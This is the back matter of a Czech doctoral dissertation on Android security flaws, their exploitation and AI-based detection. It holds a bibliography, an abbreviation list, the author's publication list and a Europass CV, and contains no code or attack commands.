[67] CHEN, Jing, Chiheng WANG, Ziming ZHAO, Kai CHEN, Ruiying DU a Gail-Joon AHN. Uncovering the Face of Android Ransomware: Characterization and Real-Time Detection. *IEEE Transactions on Information Forensics and Security*. 2018, **13**(5), 1286-1300. DOI: 10.1109/TIFS.2017.2787905. ISSN 1556-6013. Dostupné také z: http://ieeexplore.ieee.org/document/8241433/

[68] Write and View Logs with Logcat. *Android Studio* [online]. 2018, [cit. 2019-01-16]. Dostupné z: https://developer.android.com/studio/debug/am-logcat.html

[69] EMERGING TECHNOLOGIES, ed. PCI Mobile Payment Acceptance Security Guidelines for Merchants as End-Users. *PCI Security Standards* [online]. Wakefield: Security Standards Council, 2014, 2014 [cit. 2018-05-03]. Dostupné z: https://www.pcisecuritystandards.org/documents/Mobile_Payment_Acceptance_Security_Guidelines_for_Merchants_v1-1.pdf?agreement=true%26time=1483228800336

[70] Summary of the HIPAA Security Rule. *HHS* [online]. Washington, D.C.: U.S. Department of Health & Human Services, 2013, 2013 [cit. 2018-05-03]. Dostupné z: https://www.hhs.gov/hipaa/for-professionals/security/laws-regulations/index.html

[71] About The Open Web Application Security Project. *Owasp* [online]. London: owasp, 2018, 2018 [cit. 2018-05-03]. Dostupné z: https://www.owasp.org/index.php/About_The_Open_Web_Application_Security_Project#The_OWASP_Foundation

[72] OWASP Mobile Security Project. *Owasp* [online]. London: owasp, 2017, 2017 [cit. 2018-05-03]. Dostupné z: https://www.owasp.org/index.php/OWASP_Mobile_Security_Project#Top_Ten_Mobile_Risks

[73] OWASP Mobile Security Testing Guide. *Owasp* [online]. London: owasp, 2018, 2017 [cit. 2018-05-03]. Dostupné z: https://www.owasp.org/index.php/OWASP_Mobile_Security_Testing_Guide

[74] 4. Security Standards: Technical Safeguards. *HHS* [online]. Washington, D.C.: U.S. Department of Health & Human Services, 2007, 2007 [cit. 2018-05-03]. Dostupné z: https://www.hhs.gov/sites/default/files/ocr/privacy/hipaa/administrative/securityrule/techsafeguards.pdf

[75] Security Risk Assessment Tool. *HealthIT.gov* [online]. 2019 [cit. 2019-02-01]. Dostupné z: https://www.healthit.gov/providers-professionals/security-risk-assessment-tool
[76] EMERGING TECHNOLOGIES, ed. PCI Mobile Payment Acceptance Security Guidelines for Developers. *PCI Security Standards* [online]. Wakefield: Security Standards Council, 2017, 2017 [cit. 2018-10-03]. Dostupné z: https://www.pcisecuritystandards.org/documents/PCI_Mobile_Payment_Acceptance_Security_Guidelines_for_Developers_v2_0.pdf
[77] Security for Android Developers. *Android Developers* [online]. [cit. 2019-02-20]. Dostupné z: https://developer.android.com/topic/security/index.html
[78] App security best practices. *Android Developers* [online]. [cit. 2019-02-20]. Dostupné z: https://developer.android.com/topic/security/best-practices.html
[79] Security tips. *Android Developers* [online]. [cit. 2019-02-20]. Dostupné z: https://developer.android.com/training/articles/security-tips.html
[80] Security with HTTPS and SSL. *Android Developers* [online]. [cit. 2019-02-20]. Dostupné z: https://developer.android.com/training/articles/security-ssl.html
[81] Network security configuration. *Android Developers* [online]. [cit. 2019-02-20]. Dostupné z: https://developer.android.com/training/articles/security-config.html
[82] Updating Your Security Provider to Protect Against SSL Exploits *Android Developers* [online]. [cit. 2019-02-20]. Dostupné z: https://developer.android.com/training/articles/security-gms-provider.html
[83] Protecting against Security Threats with SafetyNet. *Android Developers* [online]. [cit. 2019-02-20]. Dostupné z: https://developer.android.com/training/safetynet/index.html
[84] Android Keystore System. *Android Developers* [online]. [cit. 2019-02-20]. Dostupné z: https://developer.android.com/training/articles/keystore.html
[85] Key Attestation. *Android Developers* [online]. [cit. 2019-02-20]. Dostupné z: https://developer.android.com/training/articles/security-key-attestation.html
[86] Supporting Direct Boot. *Android Developers* [online]. [cit. 2019-02-20]. Dostupné z: https://developer.android.com/training/articles/direct-boot.html
[87] Using Scoped Directory Access. *Android Developers* [online]. [cit. 2019-02-20]. Dostupné z: https://developer.android.com/training/articles/scoped-directory-access.html

[88] App Security Improvement Program. *Android Developers* [online]. [cit. 2019-02-20]. Dostupné z: https://developer.android.com/google/play/asi.html
[89] Mode Word Readable. *Android Developers* [online]. [cit. 2019-02-20]. Dostupné z: https://developer.android.com/reference/android/content/Context.html#MODE_WORLD_READABLE
[90] Forrester Research. *Forrester* [online]. Cambridge: Forrester, 2018, 2018 [cit. 2018-05-03]. Dostupné z: https://go.forrester.com/research
[91] Address The Top 10 Nontechnical Security Risks In Mobile App Development: How To Change Culture And Strengthen App Security. *Forrester* [online]. Cambridge: Forrester, 2016, 2016 [cit. 2018-05-03]. Dostupné z: https://www.forrester.com/report/Address+The+Top+10+Nontechnical+Security+Risks+In+Mobile+App+Development/-/E-RES112801
[92] ČESKO. Zákon č. 181/2014 Sb., o kybernetické bezpečnosti a o změně souvisejících zákonů. In: *Sbírka zákonů*. Praha: Ministerstvo vnitra, 2014, částka 75. Dostupné také z: https://www.psp.cz/sqw/sbirka.sqw?cz=181&r=2014
[93] ČESKÁ REPUBLIKA. Nařízení vlády č. 315/2014 Sb., kterým se mění nařízení vlády č. 432/2010 Sb., o kritériích pro určení prvků kritické infrastruktury. In: *Sbírka zákonů*. Praha: Ministerstvo vnitra, 2014, částka 127. Dostupné také z: https://www.psp.cz/sqw/sbirka.sqw?cz=315&r=2014
[94] ČESKÁ REPUBLIKA. Vyhláška č. 316/2014 Sb., o bezpečnostních opatřeních, kybernetických bezpečnostních incidentech, reaktivních opatřeních a o stanovení náležitostí podání v oblasti kybernetické bezpečnosti (vyhláška o kybernetické bezpečnosti). In: *Sbírka zákonů*. Praha: Ministerstvo vnitra, 2014, částka 127. Dostupné také z: https://www.psp.cz/sqw/sbirka.sqw?cz=316&r=2014
[95] ČESKÁ REPUBLIKA. Vyhláška č. 317/2014 Sb., o významných informačních systémech a jejich určujících kritériích. In: *Sbírka zákonů*. Praha: Ministerstvo vnitra, 2014, částka 127. Dostupné také z: https://www.psp.cz/sqw/sbirka.sqw?cz=317&r=2014
[96] *Informační technologie – Bezpečnostní techniky – Systémy řízení bezpečnosti informací – Přehled a slovník: ČSN ISO/IEC 27000*. Praha: Úřad pro technickou normalizaci, metrologii a státní zkušebnictví, 2017.
[97] *ISO/IEC 27000:2012 Information technology - Security techniques -- Information security management systems - Overview and vocabulary.* Geneva: ISO, 2012.
[98] *Informační technologie - Bezpečnostní techniky - Systémy managementu bezpečnosti informací – Požadavky: ČSN ISO/IEC 27001.* Praha: Úřad pro technickou normalizaci, metrologii a státní zkušebnictví, 2006.

[99] *Informační technologie - Bezpečnostní techniky - Požadavky na orgány provádějící audit a certifikaci systémů řízení bezpečnosti informací: ČSN ISO/IEC 27006*. Praha: Úřad pro technickou normalizaci, metrologii a státní zkušebnictví, 2008.
[100] *Informační technologie – Bezpečnostní techniky – Soubor postupů pro opatření bezpečnosti informací: ČSN ISO/IEC 27002*. 3. vyd. Praha: Úřad pro technickou normalizaci, metrologii a státní zkušebnictví, 2014.
[101] *Informační technologie - Bezpečnostní techniky - Směrnice pro implementaci systému řízení bezpečnosti informací: ČSN ISO/IEC 27003*. 3. vyd. Praha: Úřad pro technickou normalizaci, metrologii a státní zkušebnictví, 2014.
[102] *Informační technologie – Bezpečnostní techniky – Řízení bezpečnosti informací – Měření: ČSN ISO/IEC 27004*. Praha: Úřad pro technickou normalizaci, metrologii a státní zkušebnictví, 2011.
[103] *Informační technologie – Bezpečnostní techniky – Řízení rizik bezpečnosti informací: ČSN ISO/IEC 27005*. Praha: Úřad pro technickou normalizaci, metrologii a státní zkušebnictví, 2009.
[104] *Informační technologie - Bezpečnostní techniky - Směrnice pro audit systémů řízení bezpečnosti informací: ČSN ISO/IEC 27007*. Praha: Úřad pro technickou normalizaci, metrologii a státní zkušebnictví, 2013.
[105] *Doporučení a požadavky na řízení bezpečnosti informací v prostředí telekomunikačních operátorů: ČSN ISO/IEC 27011*. Praha: Úřad pro technickou normalizaci, metrologii a státní zkušebnictví, 2008.
[106] *Zdravotnická informatika - Systémy řízení bezpečnosti informací ve zdravotnictví využívající ISO/IEC 27002: ČSN EN ISO 27799*. Praha: Úřad pro technickou normalizaci, metrologii a státní zkušebnictví, 2014.
[107] ČESKÁ REPUBLIKA. Zákon č. 22/1997 Sb., o technických požadavcích na výrobky a o změně a doplnění některých zákonů. In: *Sbírka zákonů*. Praha: Ministerstvo vnitra, 1997, částka 6. Dostupné také z: https://www.psp.cz/sqw/sbirka.sqw?cz=22&r=1997
[108] Informační společnost v číslech – 2018: Jednotlivci. *Český statistický úřad* [online]. [cit. 2019-01-25]. Dostupné z: https://www.czso.cz/documents/10180/61601892/061004-18_C.pdf
[109] FAQ. Kotlin [online]. [cit. 2019-02-01]. Dostupné z: https://kotlinlang.org/docs/reference/faq.html
[110] LAU, James. Next-generation Dex Compiler Now in Preview. *Android Developers* [online]. 2017 [cit. 2019-02-01]. Dostupné z: https://android-developers.googleblog.com/2017/08/next-generation-dex-compiler-now-in.html
[111] Dalvik JIT. *Android Developers Blog* [online]. 2010 [cit. 2019-02-01]. Dostupné z: https://android-developers.googleblog.com/2010/05/dalvik-jit.html

[112] ART and Dalvik. *Android* [online]. [cit. 2019-02-01]. Dostupné z: https://source.android.com/devices/tech/dalvik
[113] Verifying app behavior on the Android runtime (ART). *Android* [online]. [cit. 2019-02-01]. Dostupné z: https://developer.android.com/guide/practices/verifying-apps-art
[114] Configuring ART. *Android* [online]. [cit. 2019-02-01]. Dostupné z: https://source.android.com/devices/tech/dalvik/configure
[115] Android 8.0 ART Improvements. *Android* [online]. [cit. 2019-02-01]. Dostupné z: https://source.android.com/devices/tech/dalvik/improvements
[116] JAMES, Mike. Android's Dex Compiler Gets Better. *i-programmer.info* [online]. 2017 [cit. 2019-02-03]. Dostupné z: http://www.i-programmer.info/news/193-android/11037-androids-dex-compiler-gets-better.html
[117] dex2jar. *Sourceforge* [online]. 2016, [cit. 2018-10-10]. Dostupné z: https://sourceforge.net/projects/dex2jar/?source=navbar
[118] Java Decompiler. *Java Decompiler* [online]. [cit. 2018-09-29]. Dostupné z: http://jd.benow.ca
[119] Run apps on the Android Emulator. *Android Studio* [online]. [cit. 2018-08-10]. Dostupné z: https://developer.android.com/studio/run/emulator.html
[120] The perfect Android emulator to play mobile games on PC. *NoxPlayer* [online], 2019, [2019-03-01]. Dostupné z: https://www.bignox.com
[121] Android as a Service, Run Android virtual devices. *Genymotion* [online], 2019, [cit. 2019-01-09]. Dostupné z: https://www.genymotion.com
[122] Welcome to VirtualBox.org!. *VirtualBox* [online]. [cit. 2018-12-29]. Dostupné z: https://www.virtualbox.org
[123] Burp Suite Editions_. *Portswigger* [online]. 2019 [cit. 2019-01-09]. Dostupné z: https://portswigger.net/burp/
[124] Android Device Monitor. *Android Developers* [online]. [cit. 2018-08-10]. Dostupné z: https://developer.android.com/studio/profile/monitor
[125] Download. *Hashcat advanced password recovery* [online]. 2018, [cit. 2019-01-08]. Dostupné z: https://hashcat.net/hashcat/
[126] Drozer. *MWR LABS* [online]. 2019, [cit. 2019-01-05]. Dostupné z: https://labs.mwrinfosecurity.com/tools/drozer/
[127] The GNU nano homepage. *Nano editor* [online], 2018, [cit. 2018-12-29]. Dostupné z: https://www.nano-editor.org
[128] Most common passwords list. *Passwordrandom* [online]. [cit. 2019-01-6]. Dostupné z: https://www.passwordrandom.com/most-popular-passwords
[129] Save files on device storage. *Android Developers* [online]. [cit. 2018-08-10]. Dostupné z: https://developer.android.com/training/data-storage/files
[130] Best practices for unique identifiers. *Android Developers* [online]. [cit. 2018-08-10]. Dostupné z: https://developer.android.com/training/articles/user-data-ids

[131] Activity. *Android Developers* [online]. [cit. 2018-08-10]. Dostupné z: https://developer.android.com/guide/topics/manifest/activity-element
[132] View on-device files with Device File Explorer. *Android Developers* [online]. [cit. 2018-08-10]. Dostupné z: https://developer.android.com/studio/debug/device-file-explorer
[133] Content providers. *Android Developers* [online]. [cit. 2018-08-10]. Dostupné z: https://developer.android.com/guide/topics/providers/content-providers
[134] The Custom Permission Problem. *Github* [online]. [cit. 2018-08-12]. Dostupné z: https://github.com/commonsguy/cwac-security/blob/master/PERMS.md
[135] ARTENSTEIN, Nitay a Idan REVIVO. Man in the binder: he who controls ipc, controls the droid. *Blackhat* [online]. 2014, [cit. 2018-08-15]. Dostupné z: https://www.blackhat.com/docs/eu-14/materials/eu-14-Artenstein-Man-In-The-Binder-He-Who-Controls-IPC-Controls-The-Droid.pdf
[136] BABICH, Nick. A Comprehensive Guide To Mobile App Design. *Smashing magazine* [online]. 2018, [cit. 2018-09-01]. https://www.smashingmagazine.com/2018/02/comprehensive-guide-to-mobile-app-design/
[137] Top 10-2017 Top 10. *Owasp* [online]. London: owasp, 2017, [cit. 2018-09-03]. Dostupné z: https://www.owasp.org/index.php/Top_10-2017_Top_10
[138] Status Code Definitions: 401 Unauthorized. *Internet Engineering Task Force* [online]. 2014, [cit. 2018-08-08]. Dostupné z: https://tools.ietf.org/html/rfc7235#section-3.1
[139] Hypertext Transfer Protocol - HTTP/1.1. *Internet Engineering Task Force* [online]. 2014, [cit. 2018-08-08]. Dostupné z: https://tools.ietf.org/html/rfc2616#section-10.2
[140] Using Burp Proxy. *Portswigger* [online]. 2019 [cit. 2019-01-09]. Dostupné z: https://portswigger.net/burp/documentation/desktop/tools/proxy/using
[141] The open source optimizer for Java bytecode. *Guardsquare* [online]. [cit. 2018-08-08]. Dostupné z: https://www.guardsquare.com/en/products/proguard
[142] Context. *Android Developers* [online]. [cit. 2018-08-10]. Dostupné z: https://developer.android.com/reference/android/content/Context#getSharedPreferences(java.lang.String,%20int)
[143] SharedPreferences. *Android Developers* [online]. [cit. 2018-08-10]. Dostupné z: https://developer.android.com/reference/android/content/SharedPreferences#getString(java.lang.String,%20java.lang.String)
[144] BALAJI, N. 2 Android Apps From Google Play Store Launching Banking Malware With Sophisticated Evasion Techniques. *Gbhackers* [online], 2019, [cit. 2019-02-01]. Dostupné z: https://gbhackers.com/android-apps-banking-malware/

[145] Application Fundamentals. *Android Developers* [online]. [cit. 2018-08-12]. Dostupné z: https://developer.android.com/guide/components/fundamentals
[146] Managing the Activity Lifecycle. *Android Developers* [online]. [cit. 2018-08-12]. Dostupné z: https://developer.android.com/guide/components/activities/activity-lifecycle
[147] BOODAEI, Mickey. Mobile Malware: Why Fraudsters Are Two Steps Ahead. *SecurityIntelligence* [online]. 2011, [cit. 2018-08-13]. Dostupné z: https://securityintelligence.com/mobile-malware-why-fraudsters-are-two-steps-ahead
[148] AndroidOS.FakePlayer *Symantec Corporation* [online]. 2019, [cit. 2019-01-03]. Dostupné z: https://www.symantec.com/security-center/writeup/2010-081100-1646-99
[149] POEPLAU, Sebastian, Yanick FRATANTONIO, Antonio BIANCHI, Christopher KRUEGEL a Giovanni VIGNA. Execute This! Analyzing Unsafe and Malicious Dynamic Code Loading in Android Applications. *Proceedings 2014 Network and Distributed System Security Symposium*. Reston, VA: Internet Society, 2014, 2014, DOI: 10.14722/ndss.2014.23328. ISBN 1-891562-35-5. Dostupné také z: https://www.ndss-symposium.org/ndss2014/programme/execute-analyzing-unsafe-and-malicious-dynamic-code-loading-android-applications/
[150] MEEK, Andy. Google just found malware apps hiding in the Play store that were downloaded over 500,000 times. *BGR Media* [online], 2018, [cit. 2018-12-02]. Dostupné z: https://bgr.com/2018/11/25/google-play-store-apps-removed-malware-found/
[151] Google Play Developer Program Policies. *Google Play* [online]. [cit. 2018-09-05]. Dostupné z: https://play.google.com/about/developer-content-policy.html
[152] PATHAK, Chankey. Android – How to change IMEI Number using SDK Emulator. *ChillaxSpot* [online]. 2017, [cit. 2018-09-10]. Dostupné z: http://chillaxspot.com/android-change-imei
[153] Permissions Overview. *Android* [online]. Android - Google, 2018, 2018 [cit. 2018-05-03]. Dostupné z: https://developer.android.com/guide/topics/permissions/overview
[154] Service overview. *Android* [online]. Android - Google, 2018, 2018 [cit. 2018-05-03]. Dostupné z: https://developer.android.com/guide/components/services
[155] Request App Permissions. *Android* [online]. Android - Google, 2018, 2018 [cit. 2018-05-03]. Dostupné z: https://developer.android.com/guide/topics/permissions/requesting.html#normal-dangerous

[156] Protection levels. *Android* [online]. Android - Google, 2018, 2018 [cit. 2018-05-03]. Dostupné z: https://developer.android.com/guide/topics/permissions/normal-permissions.html
[157] SecurityManager. *Android* [online]. Android - Google, 2018, 2018 [cit. 2018-05-03]. Dostupné z: https://developer.android.com/reference/java/lang/SecurityManager
[158] SecurityException. *Android* [online]. Android - Google, 2018, 2018 [cit. 2018-05-03]. Dostupné z: https://developer.android.com/reference/java/lang/SecurityException.html
[159] How To Install Custom ROM on Android. *Xdadevelop* [online]. [cit. 2018-05-03]. Dostupné z: https://www.xda-developers.com/how-to-install-custom-rom-android/
[160] Distribution dashboard. *Android* [online]. Android - Google, 2018, 2018 [cit. 2018-05-03]. Dostupné z: https://developer.android.com/about/dashboards/index.html
[161] GURNEY, Kevin. *An introduction to neural networks*. London: UCL Press, 1997. ISBN 18-572-8673-1.
[162] HERTZ, John, Anders KROGH a Richard G. PALMER. *Introduction to the theory of neural computation*. Redwood City, Calif.: Addison-Wesley Pub. Co., c1991. ISBN 978-0201515602.
[163] WASSERMAN, Philip D. *Neural computing: theory and practice*. New York: Van Nostrand Reinhold, c1989. ISBN 978-0442207434.
[164] FAUSETT, Laurene V. *Fundamentals of neural networks: architectures, algorithms, and applications*. Englewood Cliffs, NJ: Prentice-Hall, c1994. ISBN 978-0133341867.
[165] KIM, Daniel. On tje Current State of Ransomware. *Tufts* [online]. 2015, [cit. 2017-06-07]. Dostupné z: http://www.cs.tufts.edu/comp/116/archive/fall2015/dkim.pdf
[166] SHAFRANOVICH, Y. Common Format and MIME Type for Comma-Separated Values (CSV) Files. *The Internet Engineering Task Force* [online]. 2005, [cit. 2018-10-05]. Dostupné z: https://tools.ietf.org/pdf/rfc4180.pdf
[167] Language Overview. Wolfram [online]. [cit. 2018-05-03]. Dostupné z: https://reference.wolfram.com/language/guide/LanguageOverview.html
[168] Hash Function. WolframMathWorld [online]. [cit. 2018-05-03]. Dostupné z: http://mathworld.wolfram.com/HashFunction.html
[169] RUSSELL, Stuart a Peter NORVIG, 2002. Artificial Intelligence: A Modern Approach. 2 edition. Upper Saddle River, N.J: Prentice Hall. ISBN 978-0-13-790395-5.
[170] HOSMER Jr., David W., Stanley LEMESHOW a Rodney X. STURDIVANT, 2013. Applied Logistic Regression. 3 edition. Hoboken, New Jersey: Wiley. ISBN 978-0-470-58247-3.

[171] CORTES, Corinna a Vladimir VAPNIK, 1995. Support-vector networks. *Machine Learning* [online]. **20**(3), 273–297. ISSN 1573-0565. Dostupné z: doi:10.1007/BF00994018

[172] HO, Tin Kam, 1995. Random Decision Forests (PDF). Proceedings of the 3rd International Conference on Document Analysis and Recognition, Montreal, QC, 14–16 August 1995. pp. 278–282. Dostupné z: https://web.archive.org/web/20160417030218/http://ect.bell-labs.com/who/tkh/publications/papers/odt.pdf

[173] COVER, T.M. a Peter E. HART, 1967. "Nearest neighbor pattern classification" (PDF). IEEE Transactions on Information Theory. 13 (1): 21–27, doi:10.1109/TIT.1967.1053964.

[174] LAGEMAN, Nathaniel, Mark LINDSEY a William GLODEK. Detecting malicious Android applications from runtime behavior. MILCOM 2015 - 2015 IEEE Military Communications Conference. IEEE, 2015, 2015, 324-329. DOI: 10.1109/MILCOM.2015.7357463. ISBN 978-1-5090-0073-9. Dostupné také z: http://ieeexplore.ieee.org/document/7357463/

[175] VirusTotal. VirusTotal [online]. [cit. 2017-05-10]. Dostupné z: https://www.virustotal.com/

SEZNAM OBRÁZKŮ

SEZNAM TABULEK

SEZNAM POUŽITÝCH SYMBOLŮ A ZKRATEK

2FA	Two-Factor Authentication
ADB	Android Debug Bridge
ANN	Artificial Neural Nets
AOT	Ahead-Of-Time (typ kompilace)
API	Application Programming
APK	Android aPplication pacKage
ART	Android Run-Time
C&C	Command and Control
CNAs	CVE Numbering Authorities
CSV	Comma-separated values
CVE	Common Vulnerabilities and Exposures
DoS	Denial of Service
DDoS	Distributed Denial of Service
ECB	Electronic Code Book
FTP	File Transfer Protocol
FTPS	FTP s SSL/TLS
FUP	Fair User Policy
GCHQ	Government Communications Headquarters
GCM	Google Cloud Messaging
GNU	GNU's Not Unix
GUI	Graphical User Interface
CHA	Class Hierarchy Analysis
iOS	iPhone Operating System
IP	Internet Protocol
IPC	Inter-Process Communication
HIPAA	Health Insurance Portability and Accountability Act
ISMS	Information Security Management System
ISP	Internet Service Provider
JIT	Just In Time (typ kompilace)
JSON	JavaScript Object Notation
JVM	Java Virtual Machine
MSTG	Mobile Security Testing Guide
NAA	Nástroj Automatizované Analýzy
NIST	National Institute of Standards and Technology
NSA	National Security Agency
NVD	National Vulnerability Database
P2P	Peer-to-Peer
PCI	Payment Card Industry
PHI	Protected Health Information
PII	Personally identifiable information
PNG	Portable Network Graphics

OS	Operating System
OWASP	Open Web Application Security Project
RFC	Request for Comments
SCP	Secure Copy Protocol
SDK	Software Development Kit
SFA	Single-Factor Authentication
SPI	Sensitive Personal Information
SRA	Security Risk Assessment
SSH	Secure Shell
UI	User Interface
URI	Uniform Resource Identifier
URL	Uniform Resource Locator
VPN	Virtual Private Network
XML	Extensible Markup Language

PUBLIKAČNÍ AKTIVITY AUTORA

Mezinárodní patentová přihláška

Jašek R. [25], Oulehla M. [35], Žáček P. [6], Krňávek J. [14], Lázecký V. [5], Makowski J. [5], Malík T. [5], Malík J. [5] Identity and License Verification System for Working with Highly Sensitive Data

Časopisy

[A.1] Oulehla M. [90], Malanik D. [10] Comparison of cryptographic methods Triple DES, AES and a method based on the arithmetic of elliptic curves (ECC) on the Android mobile platform. *International Journal of Computers and Communications.* 2015, (9), s. 62-67. ISSN 2074-1294. Dostupné také z: http://www.naun.org/main/UPress/cc/2015/a182012-145.pdf

[A.2] Oulehla M. [90], Malanik D. [10] Techniques that Allow Hidden Activity Based Malware on Android Mobile Devices. *International Journal of Scientific Engineering and Applied Science (IJSEAS).* 2016, 2(3), s. 409-419. ISSN 2395-3470.

Konference

[A.3] Oulehla, M. [90], Malanik, D. [10] Přenos šifrovaných souborů mezi mobilními zařízeními. In *Mezinárodní konference Bezpečnostní management a společnost.* Brno: Univerzita obrany. 2013. str. 351 - 357. ISBN 978-80-7231-928-2.

[A.4] Oulehla, M. [90], Malanik, D. [10] Využití mobilních aplikací a šifrování při logistických procesech. In *First International Conference On Application of Modern Information Technologies in Logistics (ITL 2013)*. Přerov: College of Logistics in Přerov. 2013. str. 15-23. ISBN 978-80-87179-32-1.

[A.5] Oulehla, M. [90], Malanik, D. [10] Comparison of cryptographic methods based on the arithmetic of elliptic curves (ECC) with symmetric cryptography methods. In *2014 International Conference Mathematics and Computers in Sciences and Industry (MCSI 2014)*. Bulgaria, 2014, 6 p.

[A.6] Oulehla, M. [90], Malanik, D. [10] Techniques Allowing Broadcast Receiver Malware on Android Platform. In *2015 Recent Advances in Systems - Proceedings of the 19th International Conference on Systems (part of CSCC '15),* Zakynthos Island, Greece, 2015, str. 235 - 239. ISBN: 978-1-61804-321-4.

[A.7] Oulehla, M. [90], Malanik, D. [10] Techniques that Allow Hidden Activity Based Malware on Android Mobile Devices. In *2015 International Conference on Cyber Warfare and Security (ICCWS),* Kruger National Park, South Africa, 2015, Poster.

[A.8] Oulehla, M. [100] Investigation Into Google Play Security Mechanisms Via Experimental Botnet, In *IEEE International Symposium on Signal Processing and Information Technology (ISSPIT),* Abu Dhabi, United Arab Emirates: IEEE, 2015, ISBN 978-1-5090-0480-5.

[A.9] Oulehla, M. [90], Malaník, D. [10] Insight into Contemporary Dissemination Techniques of Mobile Botnet Clients (Bots). In *The Tenth International Conference on Emerging Security Information, Systems and Technologies: SECURWARE 2016.* France: IARIA, 2016, s. 117-123. ISBN 978-1-61208-493-0. ISSN 2162-2116.

[A.10] Oulehla, M. [80], Kominkova Oplatkova, Z. [10], Malanik, D. [10] Detection of mobile botnets using neural networks In *FTC 2016 - Future Technologies Conference 2016*, San Francisco, United States, ISBN 978-1-5090-4171-8.

[A.11] Kominkova Oplatkova, Z. [50], Oulehla, M. [50] Mobile Botnet Detection via Artificial Neural Networks In *2017 International Conference on Logistics, Informatics and Service Sciences (LISS)*. Kyoto, Japan: IEEE, 2017, p. 5. ISBN 978-1-5386-1047-3.

ODBORNÝ ŽIVOTOPIS AUTORA

europass Životopis

OSOBNÍ ÚDAJE Ing. Oulehla Milan

Moutnická 1381/4, 627 00 Brno (Česká republika)

+420 732 118 306

oulehla.milan@gmail.com

PRACOVNÍ ZKUŠENOSTI

2013–do současnosti	**Mobile Security Section** Penetrační laboratoř - Fakulta aplikované informatiky, Univerzita Tomáše Bati ve Zlíně http://ptlab.fai.utb.cz/oulehla/
2007–do současnosti	**Správce sítě** ABCERT
2005–do současnosti	**Projektant a analytik informačních systémů** Mendelova univerzita v Brně
2002–2005	**Správce databázových systémů** Friends of the Earth Czech Republic
1994–2002	**Servisní technik** firma Milan Křížek - Prodej paliva a kontejnerová autodoprava

VZDĚLÁNÍ, ODBORNÁ PŘÍPRAVA A KURZY

2013–do současnosti	Fakulta aplikované informatiky, Univerzita Tomáše Bati ve Zlíně, obor Inženýrská informatika, doktorský typ studia, kombinovaná forma
2011–2013	Fakulta aplikované informatiky, Univerzita Tomáše Bati ve Zlíně, obor Informační technologie, magisterské navazující studium, kombinovaná forma, zakončeno státní závěrečnou zkouškou
2007–2011	Přírodovědecká fakulta, Univerzita Palackého, obor Aplikovaná informatika, bakalářské studium, kombinovaná forma, zakončeno státní závěrečnou zkouškou
2003	Microsoft Certified Professional, zakončeno mezinárodní zkouškou
1990–1994	Gymnázium Uničov, přírodovědná větev, zakončeno maturitní zkouškou

OSOBNÍ DOVEDNOSTI

Mateřský jazyk čeština

Další jazyky

POROZUMĚNÍ		MLUVENÍ		PÍSEMNÝ PROJEV
Poslech	Čtení	Ústní interakce	Samostatný ústní projev	Psaní
angličtina	C1	C1	B2	B2	C1
2015 - doktorská zkouška - Academic writing				

Úrovně: A1 a A2: Začátečník - B1 a B2: Nezávislý uživatel - C1 a C2: Způsobilý uživatel
Společný evropský referenční rámec pro jazyky

Odborné dovednosti

Výzkum v oblasti bezpečnosti mobilních a informačních technologií, programování v jazycích Java (se zaměřením na mobilní platformu Android), C#, C++, HTML, JavaScript, PHP, SQL, správa počítačových sítí (včetně správy serverů)

V jazyce Java a Bash autor naprogramoval systém zabezpečeného sdílení dat mezi mobilními zařízeními v reálném čase. Dále autor vytvořil dva experimentální botnety, pro účely zkoumání zabezpečení softwarového tržiště Google Play. O svém bezpečnostním výzkumu autor přednáší na významných komerčních (mDevTalk, HACKERFest, SecPublica, OWASP Czech Chapter Meeting, atd.) i akademických konferencích (viz publikační činnost). Části výzkumu, které nemohou být z bezpečnostních důvodů prezentovány veřejně, jsou autorem pravidelně prezentovány v rámci Policie ČR a Armády ČR.

Milan Oulehla

Bezpečnostní chyby na mobilní platformě, jejich zneužívání a návrh proaktivního opatření s využitím umělé inteligence

Security Issues on Mobile Platform, Their Exploiting and Proactive Measure Using Artificial Intelligence

Disertační práce

Vydala Univerzita Tomáše Bati ve Zlíně,
nám. T. G. Masaryka 5555, 760 01 Zlín.

Sazba: Milan Oulehla
Publikace neprošla jazykovou ani redakční úpravou.

Rok vydání 2020